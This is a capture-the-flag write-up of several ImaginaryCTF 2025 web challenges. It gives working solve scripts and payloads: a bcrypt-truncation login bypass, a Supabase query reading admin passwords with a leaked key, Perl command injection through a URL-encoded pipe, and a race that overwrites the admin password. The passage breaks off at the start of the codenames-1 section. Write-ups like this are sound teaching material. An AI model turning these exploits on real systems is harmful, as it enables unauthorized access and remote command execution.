> For the complete documentation index, see [llms.txt](https://thienguen.gitbook.io/ctf-writeups/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://thienguen.gitbook.io/ctf-writeups/ctf/2025/imaginaryctf/web.md).
# web

solved. -- https\://2025.imaginaryctf.org/Challenges.html
## certificate
> As a thank you for playing our CTF, we're giving out participation certificates! Each one comes with a custom flag, but I bet you can't get the flag belonging to Eth007!
>
>
* This one is a freebie—just grab it! Go get the script code in the browser.
* The challenge asks for the flag that belongs to Eth007. Well, since we can't input Eth008 to generate the flag (which is the hash of Eth009) due to the check (the if statement highlighted below), but since everything is client-side, we have options.
{% columns %}
{% column width="41.66666666666667%" %}

* We simply call the function directly. Open the console, call the `makeFlag` function, and we're done.
* **`ictf{7b4b3965}`**
{% endcolumn %}
{% column width="58.33333333333333%" %}
<script>
...
function makeFlag(name){
  const clean = name.trim() || "anon";
  const h = customHash(clean);
  return `ictf{${h}}`;
}
...
function renderPreview(){
  var name = nameInput.value.trim();
  if (name == "Eth007") {
    name = "REDACTED"
  }
  ...
}
...
</script>
{% endcolumn %}
{% endcolumns %}
## passwordless
> Didn't have time to implement the email sending feature but that's ok, the site is 100% secure if nobody knows their password to sign in!
>
> [http://passwordless.chal.imaginaryctf.org](http://passwordless.chal.imaginaryctf.org/)
>
> Attachments
>
> [passwordless.zip](https://2025.imaginaryctf.org/files/passwordless/passwordless.zip)
```
❯ unzip -l passwordless.zip
Archive: passwordless.zip
Length Date Time Name
--------- ---------- ----- ----
0 2025-06-24 16:19 challenge/
4159 2025-06-24 16:19 challenge/index.js
13 2025-06-24 16:19 challenge/.gitignore
433 2025-06-24 16:19 challenge/package.json
53 2025-06-24 16:19 challenge/.dockerignore
0 2025-06-24 16:19 challenge/views/
591 2025-06-24 16:19 challenge/views/limited.ejs
837 2025-06-24 16:19 challenge/views/register.ejs
15 2025-06-24 16:19 challenge/views/footer.ejs
1002 2025-06-24 16:19 challenge/views/dashboard.ejs
986 2025-06-24 16:19 challenge/views/notification.ejs
3274 2025-06-24 16:19 challenge/views/header.ejs
1797 2025-06-24 16:19 challenge/views/login.ejs
252 2025-06-24 16:19 challenge/Dockerfile
88005 2025-06-24 16:19 challenge/package-lock.json
--------- -------
101417 15 files
```
### tldr;
* The flag shows up on the dashboard page, but you need to be logged in to see it. Register won't help us get the password. So we have to exploit it right here and there.
* Luckily, the site creates the first password by taking whatever email you type and sticking random stuff after it, then hashing it. That hash method only looks at the first 72 characters. If you register with a super long Gmail address like `thien+aaaaaaaaaaaaaaaaaaaa...aaaaaaaaaaaaaaaaaaaa@gmail.com` (len=116), the random part gets ignored.
* Next, you can log in with the short, normal Gmail (like `thien@gmail.com`) and use the same long email you typed as the password to get into the dashboard and read the flag.
* Do this manually in browser will be quicker, but you can have this solve script to verify the validity.
### why is this possible
Well, two issues combine into an auth bypass:
* `Bcrypt` input truncation: `bcrypt` compares only the first 72 bytes.
* Mismatch between normalized email (used for storage and checks) and the raw email (used to construct the hashed password), allowing a very long raw email to pass a length check performed on a shortened normalized version.
* Here is the flow + the code that responsible for this bypass
---------------- REGISTRATION
User types RAW email (very long):
    raw_email = "thien+aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa...aaaaaaaa@gmail.com"  (>= 72 chars)

Server also makes a NORMALIZED email for storage/lookup:
    nEmail = normalizeEmail(raw_email)  ──►  "thien@gmail.com"  (short)

Length check is done on nEmail only (ok).

Server builds temp password from RAW email + random:
    initialPassword = raw_email + randomHex(32)

bcrypt.hash(initialPassword, 10)
    IMPORTANT: bcrypt only uses the FIRST 72 BYTES of the input.
               Everything after byte 72 is silently ignored.

So effectively:
    hash = bcrypt( first72(raw_email) )     ← random suffix is beyond 72 bytes → IGNORED

Store in DB:
    email = "thien@gmail.com"     (normalized)
    password_hash = hash          (hash of first72(raw_email))
{% code overflow="wrap" %}
```bash
---------------- LOGIN
User submits:
email = "thien@gmail.com" (same normalized address)
password = raw_email (the same long RAW email string)
Lookup by email:
SELECT * FROM users WHERE email = normalizeEmail(input_email)
→ finds row for "thien@gmail.com"
bcrypt.compare(password, stored_hash)
bcrypt takes only first 72 bytes of the provided password:
bcrypt( first72(raw_email) ) == stored_hash
→ MATCH → session created → redirect to /dashboard
/dashboard renders:
<%- process.env.FLAG %>
```
{% endcode %}
### solution.
* It would be quicker if you just do it in the browser but this could be a quick solve script — I was fidgeting locally via docker.
```python
import re
import requests
# BASE = "http://localhost:3000"
BASE = "http://passwordless.chal.imaginaryctf.org"
# hardcoded long raw email (≥72 chars) that normalizes to thien@gmail.com
raw_email = "thien+" + ("a" * 100) + "@gmail.com"
print(f"Using raw email: {raw_email} (len={len(raw_email)})")
norm_email = "thien@gmail.com"
s = requests.Session()
# register
r = s.post(f"{BASE}/user", data={"email": raw_email}, allow_redirects=True)
assert r.status_code in (200, 302, 303)
# login: email is normalized, password is the long raw email
r = s.post(
f"{BASE}/session",
data={"email": norm_email, "password": raw_email},
allow_redirects=True,
)
assert r.status_code == 200
r = s.get(f"{BASE}/dashboard", allow_redirects=True)
print(r.text)
```
* **`ictf{8ee2ebc4085927c0dc85f07303354a05}`**
## imaginary-notes
> I made a new note taking app using Supabase! Its so secure, I put my flag as the password to the "admin" account. I even put my anonymous key somewhere in the site. The password database is called, "users". [http://imaginary-notes.chal.imaginaryctf.org](http://imaginary-notes.chal.imaginaryctf.org/)
{% hint style="success" %}
The site is a client-side Next.js app embeds a **Supabase anon key** in its JS bundle.
Due to the **Row Level Security (RLS)** on the `users` table is misconfigured (or disabled i think), the anon role can **SELECT** user rows. The challenge states the flag is the **admin account’s password**. Extract the Supabase URL and anon key from the bundle, then query the PostgREST endpoint to read `password` where `username='admin'`. And we done.
{% endhint %}
### supabase?
* I mean yea that is it...the solution is as long as the tldr, not much else to say, I guess a good reference you can look up is the [supabase documentation](https://supabase.com/docs/reference/javascript/initializing). But I use this thing everyday so its quite a freebie.🥀

* **Extract Supabase creds** from the bundle.
* URL: `https://dpyxnwiuwzahkxuxrojp.supabase.co`
* Anon key (JWT):\
`eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9....Z-rqI`
* **Use PostgREST** to query the table:\
`GET /rest/v1/users?select=password&username=eq.admin` with headers\
`apikey: ` and `Authorization: Bearer `.
### solution.
{% columns %}
{% column %}
{% code overflow="wrap" %}
```javascript
const URL = 'https://dpyxnwiuwzahkxuxrojp.supabase.co';
const KEY = 'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9...PZ-rqI';
const r = await fetch(`${URL}/rest/v1/users?select=username,password&username=eq.admin`, {
headers: { apikey: KEY, Authorization: `Bearer ${KEY}`, Accept: 'application/json' }
});
console.log(await r.json());
```
{% endcode %}
{% endcolumn %}
{% column %}
{% code overflow="wrap" %}
```bash
curl -s 'https://dpyxnwiuwzahkxuxrojp.supabase.co/rest/v1/users?select=password&username=eq.admin' \
-H 'apikey: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ...ninSkfw0RF3ZHJd25MpncuBdEVUmWpMLZgPZ-rqI' \
-H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ...ninSkfw0RF3ZHJd25MpncuBdEVUmWpMLZgPZ-rqI'
# in the browser or in the terminal is fine
```
{% endcode %}
{% endcolumn %}
{% endcolumns %}
* **`ictf{why_d1d_1_g1v3_u_my_@p1_k3y???}`**
## pearl
> I used perl to make my pearl shop. Soon, we will expand to selling [Perler bead](https://en.wikipedia.org/wiki/Fuse_beads) renditions of [Perlin noise](https://en.wikipedia.org/wiki/Perlin_noise).
>
> [http://pearl.chal.imaginaryctf.org](http://pearl.chal.imaginaryctf.org/)
>
> Attachments
>
> [pearl.zip](https://2025.imaginaryctf.org/files/pearl/pearl.zip)
### the flag?

* You can completely ignore the HTML interface—we're going straight for the URL-based attack vector since this is a path traversal challenge.
{% tabs %}
{% tab title="pearl.zip" %}
```
❯ unzip -l pearl.zip
Archive: pearl.zip
Length Date Time Name
--------- ---------- ----- ----
0 2025-07-04 16:24 challenge/
2473 2025-07-04 16:03 challenge/server.pl
0 2025-07-04 16:02 challenge/files/
3513 2025-07-04 16:02 challenge/files/index.html
28 2025-07-04 16:24 challenge/flag.txt
271 2025-07-04 15:59 challenge/Dockerfile
--------- -------
6285 6 files
```
{% endtab %}
{% tab title="server.pl" %}
```perl
#!/usr/bin/perl
use strict;
use warnings;
use HTTP::Daemon;
use HTTP::Status;
use File::Spec;
use File::MimeInfo::Simple; # cpan install File::MimeInfo::Simple
use File::Basename;
use CGI qw(escapeHTML);
my $webroot = "./files";
my $d = HTTP::Daemon->new(LocalAddr => '0.0.0.0', LocalPort => 8080, Reuse => 1) || die "Failed to start server: $!";
print "Server running at: ", $d->url, "\n";
while (my $c = $d->accept) {
while (my $r = $c->get_request) {
if ($r->method eq 'GET') {
my $path = CGI::unescape($r->uri->path);
$path =~ s|^/||; # Remove leading slash
$path ||= 'index.html';
my $fullpath = File::Spec->catfile($webroot, $path);
if ($fullpath =~ /\.\.|[,\`\)\(;&]|\|.*\|/) {
$c->send_error(RC_BAD_REQUEST, "Invalid path");
next;
}
if (-d $fullpath) {
# Serve directory listing
opendir(my $dh, $fullpath) or do {
$c->send_error(RC_FORBIDDEN, "Cannot open directory.");
next;
};
my @files = readdir($dh);
closedir($dh);
my $html = "
Index of /$path
";
foreach my $f (@files) {
next if $f =~ /^\./; # Skip dotfiles
my $link = "$path/$f";
$link =~ s|//|/|g;
$html .= qq{
";
my $resp = HTTP::Response->new(RC_OK);
$resp->header("Content-Type" => "text/html");
$resp->content($html);
$c->send_response($resp);
} else {
open(my $fh, $fullpath) or do {
$c->send_error(RC_INTERNAL_SERVER_ERROR, "Could not open file.");
next;
};
binmode $fh;
my $content = do { local $/; <$fh> };
close $fh;
my $mime = 'text/html';
my $resp = HTTP::Response->new(RC_OK);
$resp->header("Content-Type" => $mime);
$resp->content($content);
$c->send_response($resp);
}
} else {
$c->send_error(RC_METHOD_NOT_ALLOWED);
}
}
$c->close;
undef($c);
}
```
{% endtab %}
{% endtabs %}
* So...lets go straight to the problem file here — the `server.pl`
* We know that the flag is live in the filesystem root due with a hashed name (via Docker)
```docker
RUN mv /flag.txt /flag-$(md5sum /flag.txt | awk '{print $1}').txt
```
* The web app never references the flag directly in this file; we get to it via the path/`open` bug, the most obvious answer of all time...If you want the flag file...open it.
* Code in `server.pl`:
```perl
open(my $fh, $fullpath) or do {
$c->send_error(RC_INTERNAL_SERVER_ERROR, "Could not open file.");
next;
};
```
* So as long as you can get there and give it the flag path, we can peek into the content and retrieve our answer. So what is stopping us?
### → the filter ←
From `server.pl`:
* We have three filter stopping us:
1. remove a leading slash,
2. catfile
3. a regex block any path containing the dot, or directory traversal
* How can we bypass these filter 🥀?
1. We already know if we want to access the filesystem root, we need some forward slash ahead, but they strip it away from us...~~*Oh well add some more!!!*~~ I mean add a newline at the beginning.
1. By prepending our payload with `%0A` (URL-encoded newline), we can inject a newline character that effectively bypasses the leading slash removal logic. The server processes `%0A/bin/cat` and treats everything after the newline as a fresh absolute path.
2. On Unix, [`File::Spec->catfile($a, $b)`](https://perldoc.perl.org/File::Spec::Unix#catfile) **throws away `$a`** if `$b` is absolute (starts with `/`).
1. This means if we can get an absolute path through, it completely ignores the intended web root restriction.
3. A single trailing pipe like `command|` doesn't match this regex and bypasses the filter (we don't need the `..` sequence.
* **`/bin/` directory**: Contains basic system executables/commands like `cat`, `ls`, `cp`, etc.
* After knowing these tricks, you can easily craft a payload to the flag. Look at this visual learners
```perl
REQUEST SERVER STEPS EFFECT
────────────────────────────────────────────────────────────────────────────
/%0A/bin/cat%20/flag-*.txt%7C
│
▼
CGI::unescape
│ (%0A → \n, %7C → |)
▼
"\n/bin/cat /flag-*.txt|"
│
▼
$path =~ s|^/||; # strips ONLY ONE leading slash (no effect on \n)
│
▼
File::Spec->catfile("./files", $path)
│
▼
$fullpath = "\n/bin/cat /flag-*.txt|" # not a normal path; still a string
│
▼
Regex validation:
/\.\.|[,\`\)\(;&]|\|.*\|/ # blocks "..", , ` ) ( ; & and |...|
# DOES NOT block a single trailing '|'
# DOES NOT block newlines
│
▼
open(my $fh, $fullpath) # TWO-ARG OPEN
│ # If $fullpath ends with '|', Perl runs it
▼
exec: "/bin/cat /flag-*.txt" # command runs, stdout is returned to client
```
### solution.
* Flag file will have some hash, hence we can execute an `ls` to see the exact file name, but we can also just have a wild card \* to filter it out.
```bash
# proof (ls /)
curl -s 'http://pearl.chal.imaginaryctf.org/%0A/bin/ls%20/%7C' | head
```
```bash
# flag
curl -s 'http://pearl.chal.imaginaryctf.org/%0A/bin/cat%20/flag-*.txt%7C'
```
* **`ictf{uggh_why_do_people_use_perl_1f023b129a22}`**

## pwntools
> i love pwntools
>
> Instancer: `nc 34.72.72.63 4242`
>
> Attachments
>
> [pwntools.zip](https://2025.imaginaryctf.org/files/pwntools/pwntools.zip)
{% tabs %}
{% tab title="pwntools.zip" %}
```bash
❯ unzip -l pwntools.zip
Archive: pwntools.zip
Length Date Time Name
--------- ---------- ----- ----
0 2025-09-01 10:59 challenge/
7823 2025-09-01 10:59 challenge/app.py
0 2025-09-01 10:59 challenge/files/
3591 2025-09-01 10:59 challenge/files/index.html
28 2025-09-01 10:59 challenge/flag.txt
434 2025-09-01 10:59 challenge/Dockerfile
--------- -------
11876 6 files
```
{% endtab %}
{% tab title="app.py" %}
```python
import socket, select, base64, random, string, os, threading
from urllib.parse import urlparse, parse_qs
from datetime import datetime
from selenium import webdriver
from selenium.webdriver.chrome.options import Options
from selenium.webdriver.chrome.service import Service
from selenium.webdriver.support.ui import WebDriverWait
from webdriver_manager.chrome import ChromeDriverManager
HOST = "0.0.0.0"
PORT = 8080
routes = {}
accounts = {}
FLAG_FILE = "./flag.txt"
admin_password = ''.join(random.choices(string.ascii_letters + string.digits, k=12))
accounts["admin"] = admin_password
print(f"[+] Admin password: {admin_password}")
def route(path):
"""Register route"""
def decorator(func):
routes[path] = func
return func
return decorator
def build_response(body, status=200, headers=None, keep_alive=True):
status_line = f"HTTP/1.1 {status} {'OK' if status==200 else 'ERROR'}"
default_headers = {
"Content-Type": "text/html",
"Content-Length": str(len(body)),
"Server": "pwnserver/1.0",
"Connection": "keep-alive" if keep_alive else "close"
}
if headers:
default_headers.update(headers)
header_lines = [f"{k}: {v}" for k,v in default_headers.items()]
return "\r\n".join([status_line]+header_lines+["",""])+body
# home
@route("/")
def index(method, body, query=None, headers=None, client_addr=None):
with open("files/index.html", "r") as f:
return build_response(f.read())
# flag route for admin
@route("/flag")
def flag_route(method, body, query=None, headers=None, client_addr=None):
if 'authorization' not in headers:
return build_response("Missing Authorization header", status=401, headers={"WWW-Authenticate": 'Basic realm="Login Required"'})
auth = headers['authorization']
if not auth.startswith("Basic "):
return build_response("Invalid Authorization method", status=401, headers={"WWW-Authenticate": 'Basic realm="Login Required"'})
try:
encoded = auth.split()[1]
decoded = base64.b64decode(encoded).decode()
username, password = decoded.split(":",1)
except Exception as e:
print(e)
return build_response("Malformed Authorization header", status=401, headers={"WWW-Authenticate": 'Basic realm="Login Required"'})
if accounts.get(username) == password and username == "admin":
if os.path.exists(FLAG_FILE):
with open(FLAG_FILE, "r") as f:
flag_content = f.read()
return build_response(f"
{flag_content}
")
else:
return build_response("
Flag file not found
", status=404)
else:
return build_response("Unauthorized", status=401, headers={"WWW-Authenticate": 'Basic realm="Login Required"'})
# internal register route
@route("/register")
def register_route(method, body, query=None, headers=None, client_addr=None):
print(f"[/register] hit: method={method} from={client_addr} headers={headers}")
if method.upper() != "POST":
print("[/register] non-POST -> 405")
return build_response("Method not allowed", status=405)
if client_addr[0] != "127.0.0.1":
print(f"[/register] access denied from {client_addr}")
return build_response("Access denied", status=401)
username = headers.get("x-username")
password = headers.get("x-password")
if not username or not password:
print("[/register] missing headers -> 400")
return build_response("Missing X-Username or X-Password header", status=400)
accounts[username] = password
print(f"[/register] set account: {username} -> {password}")
return build_response(f"User '{username}' registered successfully!")
@route("/visit")
def visit_route(method, body, query=None, headers=None, client_addr=None):
if method.upper() != "POST":
return build_response("Method not allowed", status=405)
target = headers.get("x-target")
if not target:
return build_response("Missing X-Target header", status=400)
def visit_site(url):
options = Options()
options.add_argument("--headless")
options.add_argument("--no-sandbox")
options.add_argument("--disable-dev-shm-usage")
driver = webdriver.Chrome(service=Service(ChromeDriverManager().install()), options=options)
try:
driver.get(url)
WebDriverWait(driver, 10).until(
lambda d: d.execute_script("return document.readyState") == "complete"
)
print(f"[+] Selenium visited {url}")
except Exception as e:
print(f"[!] Error visiting {url}: {e}")
finally:
driver.quit()
threading.Thread(target=visit_site, args=(target,), daemon=True).start()
return build_response(f"Spawning Selenium bot to visit: {target}")
# server logic
server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
server.bind((HOST, PORT))
server.listen(5)
server.setblocking(False)
print(f"[*] Listening on {HOST}:{PORT}")
clients = {}
while True:
read_list = [server]+list(clients.keys())
rlist, _, _ = select.select(read_list, [], [], 0.1)
for s in rlist:
if s is server:
client_sock, addr = server.accept()
client_sock.setblocking(False)
clients[client_sock] = {"addr": addr, "buffer": b""}
print(f"[*] New client {addr}")
else:
client = clients[s]
try:
data = s.recv(4096)
if not data:
s.close()
del clients[s]
continue
client["buffer"] += data
while True:
request_text = client["buffer"].decode(errors="ignore")
if "\r\n\r\n" not in request_text:
break
header, _, body = request_text.partition("\r\n\r\n")
lines = header.splitlines()
if not lines:
client["buffer"] = b""
break
try:
method, path_query, http_version = lines[0].split()
parsed = urlparse(path_query)
path = parsed.path
query = parse_qs(parsed.query)
try:
print(f"[HTTP] {client['addr']} -> {method} {path}")
except Exception:
pass
except:
s.send(build_response("400 Bad Request", status=400).encode())
s.close()
del clients[s]
break
content_length = 0
keep_alive = http_version.upper()=="HTTP/1.1"
headers = {}
for line in lines[1:]:
headers[line.lower().split(": ")[0]] = ": ".join(line.split(": ")[1:])
if line.lower().startswith("content-length:"):
content_length = int(line.split(":",1)[1].strip())
if line.lower().startswith("connection:"):
if "close" in line.lower(): keep_alive=False
elif "keep-alive" in line.lower(): keep_alive=True
post_body = body[:content_length] if method.upper()=="POST" else ""
handler = routes.get(path)
if handler:
response_body = handler(method, post_body, query, headers, addr)
else:
response_body = build_response("
404 Not Found
", status=404, keep_alive=keep_alive)
s.send(response_body.encode())
client["buffer"] = client["buffer"][len(header)+4+content_length:]
if not keep_alive:
s.close()
del clients[s]
break
except Exception as e:
print(f"[!] Error with client {client['addr']}: {e}")
s.close()
del clients[s]
```
{% endtab %}
{% endtabs %}
### tldr;
{% hint style="success" %}
It’s a timing-dependent race: we repeat the two requests (or a couples) until our `/register` lands right after the bot’s localhost connection.
Due to the server’s socket loop reuses the last accepted `addr` for all subsequent requests, so if we make the `Selenium bot` from `/visit` connect to `http://127.0.0.1:8080/` (or the challenge url (dockerrrrrrrrrrr)), the next request we send is misattributed as localhost and passes the IP check in `/register`. We then overwrite the `admin` password and fetch the flag from `/flag` using the `admin:newpassword` tech.
This could be done in one sweep with burp suite as well. So choose your tools.
{% endhint %}
### the flag?
Okay, here is the details version of this writeup (the tldr simply summarize things for you).
* The flag is stored in `flag.txt`, served only to authenticated `admin` at `/flag` ndpoint.
* This is why I include the `app.py` above
* Oh yea, username is `admin` — classic right?
@route("/flag")
def flag_route(method, body, query=None, headers=None, client_addr=None):
    ...
    if accounts.get(username) == password and username == "admin":
        if os.path.exists(FLAG_FILE):
            with open(FLAG_FILE, "r") as f:
                flag_content = f.read()
            return build_response(f"<pre>{flag_content}</pre>")
* So how can we get the password? We can't "*query*" it, there is no way endpoint or any exposure of the password, and heck...we don't have access to the log. Which mean we have to "force our way in" — whether bypassing the login or *forgery*. That is why we need to talk about the vulnerability of this challenge.
### the vulnerability
* Now that our intention is to *forge* the password, you can read over the code and quickly realize that there's no check whether the user already exists or not—it's just a simple dictionary assignment: `accounts = {}`.
* So we can re-use the `/register` endpoint to overwrite the password.
# internal register route
@route("/register")
def register_route(method, body, query=None, headers=None, client_addr=None):
    print(f"[/register] hit: method={method} from={client_addr} headers={headers}")
    if method.upper() != "POST":
        print("[/register] non-POST -> 405")
        return build_response("Method not allowed", status=405)

    if client_addr[0] != "127.0.0.1":
        print(f"[/register] access denied from {client_addr}")
        return build_response("Access denied", status=401)

    username = headers.get("x-username")
    password = headers.get("x-password")

    if not username or not password:
        print("[/register] missing headers -> 400")
        return build_response("Missing X-Username or X-Password header", status=400)

    accounts[username] = password
    print(f"[/register] set account: {username} -> {password}")
    return build_response(f"User '{username}' registered successfully!")
* Oh well, you see we are back again at...the filter
### the filter\~
Now I will lay out the conditions of what we know and what can we do.
1. No read path: There’s no endpoint to dump or recover the admin password. (yur)
1. use `/register` endpoint to overwrite a new one.
2. IP gate: /register only allows `client_addr[0] == "127.0.0.1"`. (if statement)
1. Because of single shared addr: The server stores the last accepted connection’s addr in a single variable and passes that into every handler.
2. So if the bot (triggered by `/visit` endpoint) connects to [http://127.0.0.1:8080/](vscode-file://vscode-app/c:/Users/nvktv/AppData/Local/Programs/Microsoft%20VS%20Code/resources/app/out/vs/code/electron-browser/workbench/workbench.html) just before we `/register`, our request will be misattributed as `127.0.0.1` and passes the localhost check. (Yea, dont forget we have a bot)
3. ```
+------------------+ Internet +---------------------------+
| machine | <-------------------------> | Challenge HTTP server |
| (attacker) | | (Python socket on :8080) |
+------------------+ | └─ launches Selenium |
| | (headless Chrome) |
| +---------------------------+
| ^
| |
+-------we are here-------(internal localhost)--------------+
127.0.0.1:8080
```
3. We don't have the admin credentials
1. After 1 and 2 — when we set the new password when the race hits; we now have the full credentials to do mean things.
### solution.
{% tabs %}
{% tab title="script" %}
TARGET="http://34.72.72.63:16205"
NEWPW="sayless"

echo "[*] Target: $TARGET"
echo "[*] New admin pw: $NEWPW"

# 2 Race: make the bot visit localhost, then try to register admin.
#    Loop until the server happens to treat our request as 127.0.0.1.
for i in $(seq 1 200); do
  curl -s -X POST "$TARGET/visit" \
    -H "X-Target: http://127.0.0.1:8080/" >/dev/null 2>&1
  if curl -s -X POST "$TARGET/register" \
       -H "X-Username: admin" -H "X-Password: $NEWPW" \
       | grep -qi "registered successfully"; then
    echo "[+] Admin password overwritten."
    break
  fi
  sleep 0.15
done

# 3 Fetch flag with Basic Auth using the new admin credentials
AUTH="$(printf "admin:$NEWPW" | base64 -w0)"
curl -s "$TARGET/flag" -H "Authorization: Basic $AUTH"

[*] Target: http://34.72.72.63:16205
[*] New admin pw: sayless
[+] Admin password overwritten.
<pre>ictf{oops_ig_my_webserver_is_just_ai_slop_b9f415ea}
</pre>%
{% endtab %}
{% tab title="flow" %}
```bash
Time →
1. You: POST /visit (X-Target: http://127.0.0.1:8080/)
------------------------------------------------------------>
Server: spawns Selenium thread
Selenium: GET http://127.0.0.1:8080/
<---------------------------------------
accept() sees addr = (127.0.0.1, )
[BUG] 'addr' stored as "last accepted client"
2. You (quickly): POST /register (X-Username: admin, X-Password: NEWPW)
------------------------------------------------------------>
Handler is invoked with 'addr' from LAST accept
[BUG] client_addr[0] == "127.0.0.1" (from Selenium)
=> registration allowed, admin password overwritten
3. You: GET /flag (Authorization: Basic admin:NEWPW)
------------------------------------------------------------>
Server reads flag.txt and returns it
<---------------------------------------
```
{% endtab %}
{% endtabs %}
* **`ictf{oops_ig_my_webserver_is_just_ai_slop_b9f415ea}`**
## codenames-1

> I hear that multilingual codenames is all the rage these days. Flag is in `/flag.txt`.
>
> (bot does not work on this instance, look at codenames-2 for working bot)
>
> Attachments
>
> [codenames.zip](https://2025.imaginaryctf.org/files/codenames-1/codenames.zip)
### tldr;
{% hint style="success" %}
